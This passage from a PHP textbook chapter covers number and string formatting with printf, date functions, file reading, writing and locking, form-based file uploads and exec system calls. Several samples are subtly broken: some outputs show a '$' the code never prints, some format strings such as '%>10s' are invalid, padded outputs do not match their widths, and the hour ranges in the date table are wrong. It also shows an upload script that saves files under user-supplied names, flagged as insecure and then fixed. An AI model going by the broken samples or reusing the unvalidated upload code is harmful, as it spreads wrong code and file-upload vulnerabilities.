// Pad to 15 spaces
printf("The result is %15f\n", 123.42 / 12);

// Pad to 15 spaces, fill with zeros
printf("The result is %015f\n", 123.42 / 12);

// Pad to 15 spaces, 2 decimal places precision
printf("The result is %15.2f\n", 123.42 / 12);

// Pad to 15 spaces, 2 decimal places precision, fill with zeros
printf("The result is %015.2f\n", 123.42 / 12);

// Pad to 15 spaces, 2 decimal places precision, fill with # symbol
printf("The result is %'#15.2f\n", 123.42 / 12);
?>
```

The output from this example looks like this:

```
The result is $      10.285000
The result is $00000010.285000
The result is $      10.29
The result is $000000000010.29
The result is $#####10.29
```

The way it works is simple if you go from right to left (see [Table 7-2](#)). Notice that:

- The rightmost character is the conversion specifier. In this case, it is `f` for floating point.
- Just before the conversion specifier, if there is a period and a number together, the precision of the output is specified as the value of the number.
- Regardless of whether there’s a precision specifier, if there is a number, that represents the amount of characters to which the output should be padded. In the previous example, this is 15 characters. If the output is already equal to or greater than the padding length, this argument is ignored.

- The leftmost parameter allowed before the % symbol is a 0, which is ignored unless a padding value has been set, in which case the output is padded with zeros instead of spaces. If a pad character other than zero or a space is required, you can use any one of your choice as long as you preface it with a single quotation mark, like this: '#.
- On the left is the % symbol, which starts the conversion.

Table 7-2. Conversion specifier components

Start conversion	Pad character	Number of pad characters	Display precision	Conversion specifier	Examples
%		15		f	10.285000
%	0	15	.2	f	000000000010.29
%	'#	15	.4	f	#####10.2850

## String Padding

You can also pad strings to required lengths (just as you can with numbers), select different padding characters, and even choose between left and right justification. [Example 7-2](#) shows various examples.

Example 7-2. String padding

```
<?php
echo "<pre>"; // Enables viewing of the spaces

$h = 'House';

printf("[%s]\n",      $h); // Standard string output
printf("[%10s]\n",   $h); // Right justify with spaces
printf("[%>10s]\n",  $h); // Left justify with spaces
printf("[%010s]\n",  $h); // Zero padding
printf("[%'#10s]\n", $h); // Use the custom padding character '#'

$d = 'Doctor House';

printf("[%10.8s]\n",  $d); // Right justify, cutoff of 8 characters
printf("[%>-10.6s]\n", $d); // Left justify, cutoff of 6 characters
printf("[%>-'@10.6s]\n", $d); // Left justify, pad '@', cutoff 6 chars
?>
```

Note how, for the purposes of layout in a web page, I've used the <pre> HTML tag to preserve all the spaces and the \n newline character after each of the lines to be displayed. The output from this example is as follows:

```
[House]
[   House]
[House  ]
[0000House]
[#####House]
```

```
[ Doctor H]
[Doctor   ]
[Doctor@@@]
```

When you specify a padding value, it will be ignored for any string whose length is equal to or greater than that value, *unless* a cutoff value is given that shortens the string back to less than the padding value.

Table 7-3 shows a breakdown of the components available to string conversion specifiers.

Table 7-3. String conversion specifier components

Start conversion	Left/right justify	Padding character	Number of pad characters	Cutoff	Conversion specifier	Examples
%					s	[House ]
%	-		10		s	[House ]
%		#	8	.4	s	[####Hous]

## Using sprintf

Often you don't want to output the result of a conversion but need it to use elsewhere in your code. This is where the `sprintf` function comes in. With it, you can send the output to another variable rather than to the browser.

You might use it simply to make a conversion, as in the following example, which returns the hexadecimal string value for the RGB color group 65, 127, 245 in `$hexstring`:

```
$hexstring = sprintf("%X%X%X", 65, 127, 245);
```

Or you may wish to store the output so it's ready to display later:

```
$out = sprintf("The result is: $%.2f", 123.42 / 12);
echo $out;
```

## Date and Time Functions

To keep track of the date and time, PHP uses standard Unix timestamps, which are simply the number of seconds elapsed since midnight, January 1, 1970. To determine the current timestamp, you can use the `time` function:

```
echo time();
```

Because the value is stored as seconds, to obtain the timestamp for this time next week you would use the following, which adds 7 days × 24 hours × 60 minutes × 60 seconds to the returned value:

```
echo time() + 7 * 24 * 60 * 60;
```

If you wish to create a timestamp for a given date, you can use the `mktime` function. Its output is the timestamp `946684800` for the first second of the first minute of the first hour of the first day of the year 2000:

```
echo mktime(0, 0, 0, 1, 1, 2000);
```

The parameters to pass are, in order from left to right:

- The number of the hour (0–23)
- The number of the minute (0–59)
- The number of seconds (0–59)
- The number of the month (1–12)
- The number of the day (1–31)
- The year (1970–2038, or 1901–2038 with PHP 5.1.0+ on 32-bit signed systems)



You may ask why you are limited to the years 1970 through 2038. Well, it's because the original developers of Unix chose the start of the year 1970 as the base date that no programmer should need to go before! Luckily, because as of version 5.1.0 PHP supports systems using a signed 32-bit integer for the timestamp, dates from 1901 to 2038 are allowed on them. However, a problem even worse than the first comes about because the Unix designers also decided that nobody would be using Unix after about 70 years or so, and therefore believed they could get away with storing the timestamp as a 32-bit value—which will accommodate dates only up to January 19, 2038! This will create what has come to be known as the *Y2K38 bug* (much like the “millennium bug,” which was caused by storing years as two-digit values, and which also had to be fixed). We have to hope it will all be solved well before we get too close to that date.

To display the date, use the `date` function. This function supports a plethora of formatting options, enabling you to display the date any way you could wish. The format is as follows:

```
date($format, $timestamp);
```

The parameter `$format` should be a string containing formatting specifiers as detailed in [Table 7-4](#), and `$timestamp` should be a Unix timestamp. For the complete list of specifiers, please see <http://tinyurl.com/phpdatefuncs>. The following command will output the current date and time in the format “Thursday April 15th, 2010 - 1:38pm”:

```
echo date("l F jS, Y - g:ia", time());
```

Table 7-4. The major date function format specifiers

Format	Description	Returned value
<b>Day specifiers</b>		
d	Day of month, two digits, with leading zeros	01 to 31
D	Day of week, three letters	Mon to Sun
j	Day of month, no leading zeros	1 to 31
l	Day of week, full names	Sunday to Saturday
N	Day of week, numeric, Monday to Sunday	1 to 7
S	Suffix for day of month (useful with specifier j)	st, nd, rd, or th
w	Day of week, numeric, Sunday to Saturday	0 to 6
z	Day of year	0 to 365
<b>Week specifier</b>		
W	Week number of year	01 to 52
<b>Month specifiers</b>		
F	Month name	January to December
m	Month number with leading zeros	01 to 12
M	Month name, three letters	Jan to Dec
n	Month number, no leading zeros	1 to 12
t	Number of days in given month	28, 29, 30, or 31
<b>Year specifiers</b>		
L	Leap year	1 = Yes, 0 = No
Y	Year, four digits	0000 to 9999
y	Year, two digits	00 to 99
<b>Time specifiers</b>		
a	Before or after midday, lowercase	am or pm
A	Before or after midday, uppercase	AM or PM
g	Hour of day, 12-hour format, no leading zeros	1 to 12
G	Hour of day, 24-hour format, no leading zeros	1 to 24
h	Hour of day, 12-hour format, with leading zeros	01 to 12
H	Hour of day, 24-hour format, with leading zeros	01 to 24
i	Minutes, with leading zeros	00 to 59
s	Seconds, with leading zeros	00 to 59

## Date Constants

There are a number of useful constants that you can use with the `date` command to return the date in specific formats. For example, `date(DATE_RSS)` returns the current date and time in the valid format for an RSS feed. Some of the more commonly used constants are:

### DATE\_ATOM

This is the format for Atom feeds. The PHP format is “Y-m-d\TH:i:sP” and example output is “2012-08-16T12:00:00+00:00”.

### DATE\_COOKIE

This is the format for cookies set from a web server or JavaScript. The PHP format is “l, d-M-y H:i:s T” and example output is “Thursday, 16-Aug-12 12:00:00 UTC”.

### DATE\_RSS

This is the format for RSS feeds. The PHP format is “D, d M Y H:i:s O” and example output is “Thu, 16 Aug 2012 12:00:00 UTC”.

### DATE\_W3C

This is the format for the World Wide Web Consortium. The PHP format is “Y-m-d\TH:i:sP” and example output is “2012-08-16T12:00:00+00:00”.

The complete list can be found at <http://tinyurl.com/phpdates>.

## Using checkdate

You’ve seen how to display a valid date in a variety of formats. But how can you check whether a user has submitted a valid date to your program? The answer is to pass the month, day, and year to the `checkdate` function, which returns a value of `TRUE` if the date is valid, or `FALSE` if it is not.

For example, if February 30 of any year is input, it will always be an invalid date. [Example 7-3](#) shows code that you could use for this. As it stands, it will find the given date invalid.

*Example 7-3. Checking for the validity of a date*

```
<?php
$month = 9;      // September (only has 30 days)
$day   = 31;    // 31st
$year  = 2012;  // 2012

if (checkdate($month, $day, $year)) echo "Date is valid";
else echo "Date is invalid";
?>
```

## File Handling

Powerful as it is, MySQL is not the only (or necessarily the best) way to store all data on a web server. Sometimes it can be quicker and more convenient to directly access files on the hard disk. Cases in which you might need to do this include for modifying images, such as uploaded user avatars, or log files that you wish to process.

First, though, a note about file naming. If you are writing code that may be used on various PHP installations, there is no way of knowing whether these systems are case-sensitive. For example, Windows and Mac OS X filenames are not case-sensitive, but Linux and Unix ones are. Therefore, you should always assume that the system is case-sensitive and stick to a convention such as all-lowercase filenames.

### Checking Whether a File Exists

To determine whether a file already exists, you can use the `file_exists` function, which returns either `TRUE` or `FALSE` and is used like this:

```
if (file_exists("testfile.txt")) echo "File exists";
```

### Creating a File

At this point *testfile.txt* doesn't exist, so let's create it and write a few lines to it. Type in [Example 7-4](#) and save it as *testfile.php*.

*Example 7-4. Creating a simple text file*

```
<?php // testfile.php
$fh = fopen("testfile.txt", 'w') or die("Failed to create file");
$text = <<<_END
Line 1
Line 2
Line 3

_END;
fwrite($fh, $text) or die("Could not write to file");
fclose($fh);
echo "File 'testfile.txt' written successfully";
?>
```

When you run this in a browser, all being well, you will receive the message “File ‘testfile.txt’ written successfully”. If you receive an error message, your hard disk may be full or, more likely, you may not have permission to create or write to the file, in which case you should modify the attributes of the destination folder according to your operating system. Otherwise, the file *testfile.txt* should now be residing in the same folder in which you saved the *testfile.php* program. Try opening the file in a text or program editor—the contents will look like this:

Line 1  
Line 2  
Line 3

This simple example shows the sequence that all file handling takes:

1. Always start by opening the file. This is done through a call to `fopen`.
2. Then you can call other functions; here we write to the file (`fwrite`), but you can also read from an existing file (`fread` or `fgets`) and do other things.
3. Finish by closing the file (`fclose`). Although the program does this for you when it ends, you should clean up yourself by closing the file when you're finished.

Every open file requires a file resource so that PHP can access and manage it. The preceding example sets the variable `$fh` (which I chose to stand for *file handle*) to the value returned by the `fopen` function. Thereafter, each file handling function that accesses the opened file, such as `fwrite` or `fclose`, must be passed `$fh` as a parameter to identify the file being accessed. Don't worry about the content of the `$fh` variable; it's a number PHP uses to refer to internal information about the file—you just pass the variable to other functions.

Upon failure, `fopen` will return `FALSE`. The previous example shows a simple way to capture and respond to the failure: it calls the `die` function to end the program and give the user an error message. A web application would never abort in this crude way (you would create a web page with an error message instead), but this is fine for our testing purposes.

Notice the second parameter to the `fopen` call. It is simply the character `w`, which tells the function to open the file for writing. The function creates the file if it doesn't already exist. Be careful when playing around with these functions: if the file already exists, the `w` mode parameter causes the `fopen` call to delete the old contents (even if you don't write anything new!).

There are several different mode parameters that can be used here, as detailed in [Table 7-5](#).

Table 7-5. The supported `fopen` modes

Mode	Action	Description
'r'	Read from file start	Open for reading only; place the file pointer at the beginning of the file. Return <code>FALSE</code> if the file doesn't already exist.
'r+'	Read from file start and allow writing	Open for reading and writing; place the file pointer at the beginning of the file. Return <code>FALSE</code> if the file doesn't already exist.
'w'	Write from file start and truncate file	Open for writing only; place the file pointer at the beginning of the file and truncate the file to zero length. If the file doesn't exist, attempt to create it.
'w+'	Write from file start, truncate file, and allow reading	Open for reading and writing; place the file pointer at the beginning of the file and truncate the file to zero length. If the file doesn't exist, attempt to create it.

Mode	Action	Description
'a'	Append to file end	Open for writing only; place the file pointer at the end of the file. If the file doesn't exist, attempt to create it.
'a+'	Append to file end and allow reading	Open for reading and writing; place the file pointer at the end of the file. If the file doesn't exist, attempt to create it.

## Reading from Files

The easiest way to read from a text file is to grab a whole line through `fgets` (think of the final `s` as standing for “string”), as in [Example 7-5](#).

*Example 7-5. Reading a file with `fgets`*

```
<?php
$fh = fopen("testfile.txt", 'r') or
    die("File does not exist or you lack permission to open it");
$line = fgets($fh);
fclose($fh);
echo $line;
?>
```

If you created the file as shown in [Example 7-4](#), you'll get the first line:

```
Line 1
```

Or you can retrieve multiple lines or portions of lines through the `fread` function, as in [Example 7-6](#).

*Example 7-6. Reading a file with `fread`*

```
<?php
$fh = fopen("testfile.txt", 'r') or
    die("File does not exist or you lack permission to open it");
$text = fread($fh, 3);
fclose($fh);
echo $text;
?>
```

I've requested three characters in the `fread` call, so the program displays the following:

```
Lin
```

The `fread` function is commonly used with binary data, but if you use it on text data that spans more than one line, remember to count newline characters.

## Copying Files

Let's try out the PHP `copy` function to create a clone of `testfile.txt`. Type in [Example 7-7](#) and save it as `copyfile.php`, then call up the program in your browser.

*Example 7-7. Copying a file*

```
<?php // copyfile.php
copy('testfile.txt', 'testfile2.txt') or die("Could not copy file");
echo "File successfully copied to 'testfile2.txt'";
?>
```

If you check your folder again, you'll see that you now have the new file *testfile2.txt* in it. By the way, if you don't want your programs to exit on a failed copy attempt, you could try the alternate syntax in [Example 7-8](#).

*Example 7-8. Alternate syntax for copying a file*

```
<?php // copyfile2.php
if (!copy('testfile.txt', 'testfile2.txt')) echo "Could not copy file";
else echo "File successfully copied to 'testfile2.txt'";
?>
```

## Moving a File

To move a file, rename it with the `rename` function, as in [Example 7-9](#).

*Example 7-9. Moving a file*

```
<?php // movefile.php
if (!rename('testfile2.txt', 'testfile2.new'))
    echo "Could not rename file";
else echo "File successfully renamed to 'testfile2.new'";
?>
```

You can use the `rename` function on directories, too. To avoid any warning messages if the original file or directory doesn't exist, you can call the `file_exists` function first to check.

## Deleting a File

Deleting a file is just a matter of using the `unlink` function to remove it from the filesystem, as in [Example 7-10](#).

*Example 7-10. Deleting a file*

```
<?php // deletefile.php
if (!unlink('testfile2.new')) echo "Could not delete file";
else echo "File 'testfile2.new' successfully deleted";
?>
```



Whenever you access files on your hard disk directly, you must also always ensure that it is impossible for your filesystem to be compromised. For example, if you are deleting a file based on user input, you must make absolutely certain that it is a file that can be safely deleted and that the user is allowed to delete it.

As with moving a file, a warning message will be displayed if the file doesn't exist; you can avoid this by using `file_exists` to first check for its existence before calling `unlink`.

## Updating Files

Often you will want to add more data to a saved file, which you can do in many ways. You can use one of the append write modes (see [Table 7-5](#)), or you can simply open a file for reading and writing with one of the other modes that supports writing, and move the file pointer to the place within the file that you wish to write to.

The *file pointer* is the position within a file at which the next file access will take place, whether it's a read or a write. It is not the same as the *file handle* (as stored in the variable `$fh` in [Example 7-4](#)), which contains details about the file being accessed.

You can see this in action by typing in [Example 7-11](#), saving it as *update.php*, then calling it up in your browser.

*Example 7-11. Updating a file*

```
<?php // update.php
$fh = fopen("testfile.txt", 'r+') or die("Failed to open file");
$text = fgets($fh);
fseek($fh, 0, SEEK_END);
fwrite($fh, "$text") or die("Could not write to file");
fclose($fh);
echo "File 'testfile.txt' successfully updated";
?>
```

This program opens *testfile.txt* for both reading and writing by setting the mode with `'r+'`, which puts the file pointer right at the start of the file. It then uses the `fgets` function to read in a single line from the file (up to the first line feed). After that, the `fseek` function is called to move the file pointer right to the file end, at which point the line of text that was extracted from the start of the file (stored in `$text`) is then appended to file's end and the file is closed. The resulting file now looks like this:

```
Line 1
Line 2
Line 3
Line 1
```

The first line has successfully been copied and then appended to the file's end.

As used here, in addition to the `$fh` file handle, the `fseek` function was passed two other parameters, `0` and `SEEK_END`. The `SEEK_END` tells the function to move the file pointer to the end of the file, and the `0` parameter tells it how many positions it should then be moved backwards from that point. In the case of [Example 7-11](#), a value of `0` is used because the pointer is required to remain at the file's end.

There are two other seek options available to the `fseek` function: `SEEK_SET` and `SEEK_CUR`. The `SEEK_SET` option tells the function to set the file pointer to the exact

position given by the preceding parameter. Thus, the following example moves the file pointer to position 18:

```
fseek($fh, 18, SEEK_SET);
```

SEEK\_CUR sets the file pointer to the current position *plus* the value of the given offset. Therefore, if the file pointer is currently at position 18, the following call will move it to position 23:

```
fseek($fh, 5, SEEK_CUR);
```

Although this is not recommended unless you have very specific reasons for it, it is even possible to use text files such as this (but with fixed line lengths) as simple flat file databases. Your program can then use `fseek` to move back and forth within such a file to retrieve, update, and add new records. Records can also be deleted by overwriting them with zero characters, and so on.

## Locking Files for Multiple Accesses

Web programs are often called by many users at the same time. If more than one person tries to write to a file simultaneously, it can become corrupted. And if one person writes to it while another is reading from it, the file will be all right but the person reading it may get odd results. To handle simultaneous users, it's necessary to use the file locking function `flock`. This function queues up all other requests to access a file until your program releases the lock. Whenever your programs use write access on files that may be accessed concurrently by multiple users, you should add file locking to them, as in [Example 7-12](#), which is an updated version of [Example 7-11](#).

*Example 7-12. Updating a file with file locking*

```
<?php
$fh = fopen("testfile.txt", 'r+') or die("Failed to open file");
$text = fgets($fh);

if (flock($fh, LOCK_EX))
{
    fseek($fh, 0, SEEK_END);
    fwrite($fh, "$text") or die("Could not write to file");
    flock($fh, LOCK_UN);
}

fclose($fh);
echo "File 'testfile.txt' successfully updated";
?>
```

There is a trick to file locking to preserve the best possible response time for your website visitors: perform it directly before a change you make to a file, and then unlock it immediately afterwards. Having a file locked for any longer than this will slow down your application unnecessarily. This is why the calls to `flock` in [Example 7-12](#) are directly before and after the `fwrite` call.

The first call to `flock` sets an exclusive file lock on the file referred to by `$fh` using the `LOCK_EX` parameter:

```
flock($fh, LOCK_EX);
```

From this point onwards, no other processes can write to (or even read from) the file until the lock is released by using the `LOCK_UN` parameter, like this:


```
flock($fh, LOCK_UN);
```

As soon as the lock is released, other processes are again allowed access to the file. This is one reason why you should reseek to the point you wish to access in a file each time you need to read or write data: another process could have changed the file since the last access.

However, did you notice that the call to request an exclusive lock is nested as part of an `if` statement? This is because `flock` is not supported on all systems, and therefore it is wise to check whether you successfully secured a lock before you make your changes, just in case one could not be obtained.

Something else you must consider is that `flock` is what is known as an *advisory* lock. This means that it locks out only other processes that call the function. If you have any code that goes right in and modifies files without implementing `flock` file locking, it will always override the locking and could wreak havoc on your files.

Implementing file locking and then accidentally leaving it out in one section of code can lead to an extremely hard-to-locate bug.



`flock` will not work on NFS and many other networked filesystems. Also, when using a multithreaded server like ISAPI, you may not be able to rely on `flock` to protect files against other PHP scripts running in parallel threads of the same server instance. Additionally, `flock` is not supported on any system using the old FAT filesystem, such as older versions of Windows.

## Reading an Entire File

A handy function for reading in an entire file without having to use file handles is `file_get_contents`. It's very easy to use, as you can see in [Example 7-13](#).

*Example 7-13. Using `file_get_contents`*


```
<?php
echo "<pre>"; // Enables display of line feeds
echo file_get_contents("testfile.txt");
echo "</pre>"; // Terminates pre tag
?>
```

But the function is actually a lot more useful than that—you can also use it to fetch a file from a server across the Internet, as in [Example 7-14](#), which requests the HTML

from the O'Reilly home page and then displays it as if the page itself had been surfed to. The result will be similar to the screen grab in [Figure 7-1](#).

*Example 7-14. Grabbing the O'Reilly home page*

```
<?php
echo file_get_contents("http://oreilly.com");
?>
```



*Figure 7-1. The O'Reilly home page grabbed with `file_get_contents`*

## Uploading Files

Uploading files to a web server is a subject area that seems daunting to many people, but it actually couldn't be much easier. All you need to do to upload a file from a form is choose a special type of encoding called *multipart/form-data*; your browser will handle the rest. To see how this works, type in the program in [Example 7-15](#) and save it as *upload.php*. When you run it, you'll see a form in your browser that lets you upload a file of your choice.

*Example 7-15. Image uploader (`upload.php`)*

```
<?php // upload.php
echo <<<_END
<html><head><title>PHP Form Upload</title></head><body>
<form method='post' action='upload.php' enctype='multipart/form-data'>
```

```

Select File: <input type='file' name='filename' size='10' />
<input type='submit' value='Upload' />
</form>
_END;

if ($_FILES)
{
    $name = $_FILES['filename']['name'];
    move_uploaded_file($_FILES['filename']['tmp_name'], $name);
    echo "Uploaded image '$name'<br /><img src='$name' />";
}

echo "</body></html>";
?>

```

Let's examine this program a section at a time. The first line of the multiline echo statement starts an HTML document, displays the title, and then starts the document's body.

Next we come to the form that selects the `POST` method of form submission, sets the target for posted data to the program `upload.php` (the program itself), and tells the web browser that the data posted should be encoded using the content type `multipart/form-data`.

With the form set up, the next lines display the prompt "Select File:" and then request two inputs. The first input being asked for is for a file, which is done by using an input type of `file` and a name of `filename`. This input field has a width of 10 characters.

The second requested input is just a Submit button that is given the label "Upload" (replacing the default button text of "Submit Query"). And then the form is closed.

This short program shows a common technique in web programming in which a single program is called twice: once when the user first visits a page, and again when the user presses the Submit button.

The PHP code to receive the uploaded data is fairly simple, because all uploaded files are placed into the associative system array `$_FILES`. Therefore, a quick check to see whether `$_FILES` has anything in it is sufficient to determine whether the user has uploaded a file. This is done with the statement `if ($_FILES)`.

The first time the user visits the page, before uploading a file, `$_FILES` is empty, so the program skips this block of code. When the user uploads a file, the program runs again and discovers an element in the `$_FILES` array.

Once the program realizes that a file was uploaded, the actual name, as read from the uploading computer, is retrieved and placed into the variable `$name`. Now all that's necessary is to move the uploaded file from the temporary location in which PHP stored it to a more permanent one. This is done using the `move_uploaded_file` function, passing it the original name of the file, with which it is saved to the current directory.

Finally, the uploaded image is displayed within an `<IMG>` tag, and the result should look like the screen grab in [Figure 7-2](#).





Figure 7-2. Uploading an image as form data



If you run this program and receive warning messages such as “Permission denied” for the `move_uploaded_file` function call, you may not have the correct permissions set for the folder in which the program is running.

## Using `$_FILES`

Five things are stored in the `$_FILES` array when a file is uploaded, as shown in [Table 7-6](#) (where *file* is the file upload field name supplied by the submitting form).

Table 7-6. The contents of the `$_FILES` array

Array element	Contents
<code>\$_FILES['file']['name']</code>	The name of the uploaded file (e.g., <i>smiley.jpg</i> )
<code>\$_FILES['file']['type']</code>	The content type of the file (e.g., <i>image/jpeg</i> )
<code>\$_FILES['file']['size']</code>	The file’s size in bytes
<code>\$_FILES['file']['tmp_name']</code>	The name of the temporary file stored on the server
<code>\$_FILES['file']['error']</code>	The error code resulting from the file upload

Content types used to be known as MIME (Multipurpose Internet Mail Extension) types, but because their use later expanded to the whole Internet, they are nowadays often called *Internet media types*. [Table 7-7](#) shows some of the more frequently used types that turn up in `$_FILES['file']['type']`.

Table 7-7. Some common Internet media content types

application/pdf	image/gif	multipart/form-data	text/xml
application/zip	image/jpeg	text/css	video/mpeg
audio/mpeg	image/png	text/html	video/mp4
audio/x-wav	image/tiff	text/plain	video/quicktime

## Validation

Hopefully it now goes without saying (although I'll do so anyway) that form data validation is of the utmost importance, due to the possibility of users attempting to hack into your server.

In addition to maliciously formed input data, some of the things you also have to check are whether a file was actually received and, if so, whether the right type of data was sent.

Taking all these things into account, [Example 7-16](#), *upload2.php*, is a rewrite of *upload.php*.

*Example 7-16. A more secure version of upload.php*

```
<?php // upload2.php
echo <<<_END
<html><head><title>PHP Form Upload</title></head><body>
<form method='post' action='upload2.php' enctype='multipart/form-data'>
Select a JPG, GIF, PNG or TIF File:
<input type='file' name='filename' size='10' />
<input type='submit' value='Upload' /></form>
_END;

if ($_FILES)
{
    $name = $_FILES['filename']['name'];

    switch($_FILES['filename']['type'])
    {
        case 'image/jpeg': $ext = 'jpg'; break;
        case 'image/gif': $ext = 'gif'; break;
        case 'image/png': $ext = 'png'; break;
        case 'image/tiff': $ext = 'tif'; break;
        default: $ext = ''; break;
    }
    if ($ext)
    {
        $n = "image.$ext";
        move_uploaded_file($_FILES['filename']['tmp_name'], $n);
        echo "Uploaded image '$name' as '$n':<br />";
        echo "<img src='$n' />";
    }
    else echo "'$name' is not an accepted image file";
}
else echo "No image has been uploaded";
```

```
echo "</body></html>";  
?>
```

The non-HTML section of code has been expanded from the half-dozen lines of [Example 7-15](#) to more than 20 lines, starting at: `if ($_FILES)`.

As with the previous version, this `if` line checks whether any data was actually posted, but there is now a matching `else` near the bottom of the program that echoes a message to screen when nothing has been uploaded.

Within the `if` statement, the variable `$name` is assigned the value of the filename as retrieved from the uploading computer (just as before), but this time we won't rely on the user having sent us valid data. Instead, a `switch` statement is used to check the uploaded content type against the four types of images this program supports. If a match is made, the variable `$ext` is set to the three-letter file extension for that type. Should no match be found, the file uploaded was not of an accepted type and the variable `$ext` is set to the empty string `""`.

The next section of code then checks the variable `$ext` to see whether it contains a string and, if so, creates a new filename called `$n` with the base name *image* and the extension stored in `$ext`. This means that the program is in full control over the name of the file to be created, as it can be only one of *image.jpg*, *image.gif*, *image.png*, or *image.tif*.

Safe in the knowledge that the program has not been compromised, the rest of the PHP code is much the same as in the previous version. It moves the uploaded temporary image to its new location and then displays it, while also displaying the old and new image names.



Don't worry about having to delete the temporary file that PHP creates during the upload process, because if the file has not been moved or renamed, it will be automatically removed when the program exits.

After the `if` statement there is a matching `else`, which is executed only if an unsupported image type was uploaded, in which case it displays an appropriate error message.

When you write your own file uploading routines, I strongly advise you to use a similar approach and have pre-chosen names and locations for uploaded files. That way no attempts to add pathnames and other malicious data to the variables you use can get through. If this means that more than one user could end up having a file uploaded with the same name, you could prefix such files with the user's name, or save them to individually created folders for each user.

If, however, you must use a supplied filename, you should sanitize it by allowing only alphanumeric characters and the period, which you can do with the following command, using a regular expression (see [Chapter 17](#)) to perform a search and replace on `$name`:

```
$name = preg_replace("/[^A-Za-z0-9.]/", "", $name);
```

This leaves only the characters A–Z, a–z, 0–9 and . in the string `$name`, and strips out everything else.

Even better, to ensure that your program will work on all systems (regardless of whether they are case-sensitive or case-insensitive), instead use the following command, which changes all uppercase characters to lowercase at the same time:

```
$name = strtolower(preg_replace("/[^A-Za-z0-9.]/", "", $name));
```



Sometimes you may encounter the media type *image/pjpeg*, which indicates a progressive JPEG. You can safely add this to your code as an alias of *image/jpeg*, like this:

```
case 'image/pjpeg':  
case 'image/jpeg': $ext = 'jpg'; break;
```

## System Calls

Sometimes PHP will not have the function you need to perform a certain action, but the operating system it is running on may. In such cases, you can use the `exec` system call to do the job.

For example, to quickly view the contents of the current directory, you can use a program such as the one in [Example 7-17](#). If you are on a Windows system, it will run as-is using the Windows `dir` command. On Linux, Unix, or Mac OS X, comment out or remove the first line and uncomment the second to use the `ls` system command. You may wish to type in this program, save it as *exec.php*, and call it up in your browser.

*Example 7-17. Executing a system command*

```
<?php // exec.php  
$cmd = "dir"; // Windows  
// $cmd = "ls"; // Linux, Unix & Mac  
  
exec(escapeshellcmd($cmd), $output, $status);  
  
if ($status) echo "Exec command failed";  
else  
{  
    echo "<pre>";  
    foreach($output as $line) echo "$line\n";  
}  
?>
```

Depending on the system you are using, the result of running this program will look something like this (from a Windows `dir` command):

```
Volume in drive C is HP  
Volume Serial Number is E67F-EE11
```

Directory of C:\web

20/01/2011 10:34

20/01/2011 10:34

```
..
19/01/2011 16:26          236 maketest.php
20/01/2011 10:47          198 exec.php
20/01/2011 08:04       13,741 smiley.jpg
19/01/2011 18:01           54 test.php
19/01/2011 16:59           35 testfile.txt
20/01/2011 09:35          886 upload.php
        6 File(s)       15,150 bytes
        2 Dir(s)  382,907,748,352 bytes free
```

`exec` takes three arguments:

1. The command itself (in the previous case, `$cmd`)
2. An array in which the system will put the output from the command (in the previous case, `$output`)
3. A variable to contain the returned status of the call (in the previous case, `$status`)

If you wish, you can omit the `$output` and `$status` parameters, but you will not know the output created by the call or even whether it completed successfully.

You should also note the use of the `escapeshellcmd` function. It is a good habit to always use this when issuing an `exec` call because it sanitizes the command string, preventing the execution of arbitrary commands should you supply user input to the call.



The system calling functions are typically disabled on shared web hosts, as they pose a security risk. You should always try to solve your problems within PHP if you can, and go to the system directly only if it is really necessary. Also be aware that going to the system is relatively slow, and you'll need to code two implementations if your application is expected to run on both Windows and Linux/Unix systems.

## XHTML

I've used some elements of XHTML (Extensible Hypertext Markup Language) already in this book, although you may not have realized it. For example, instead of the simple HTML tag `<br>`, I've been using the XHTML `<br />` version. But what's the difference between the two markup languages?

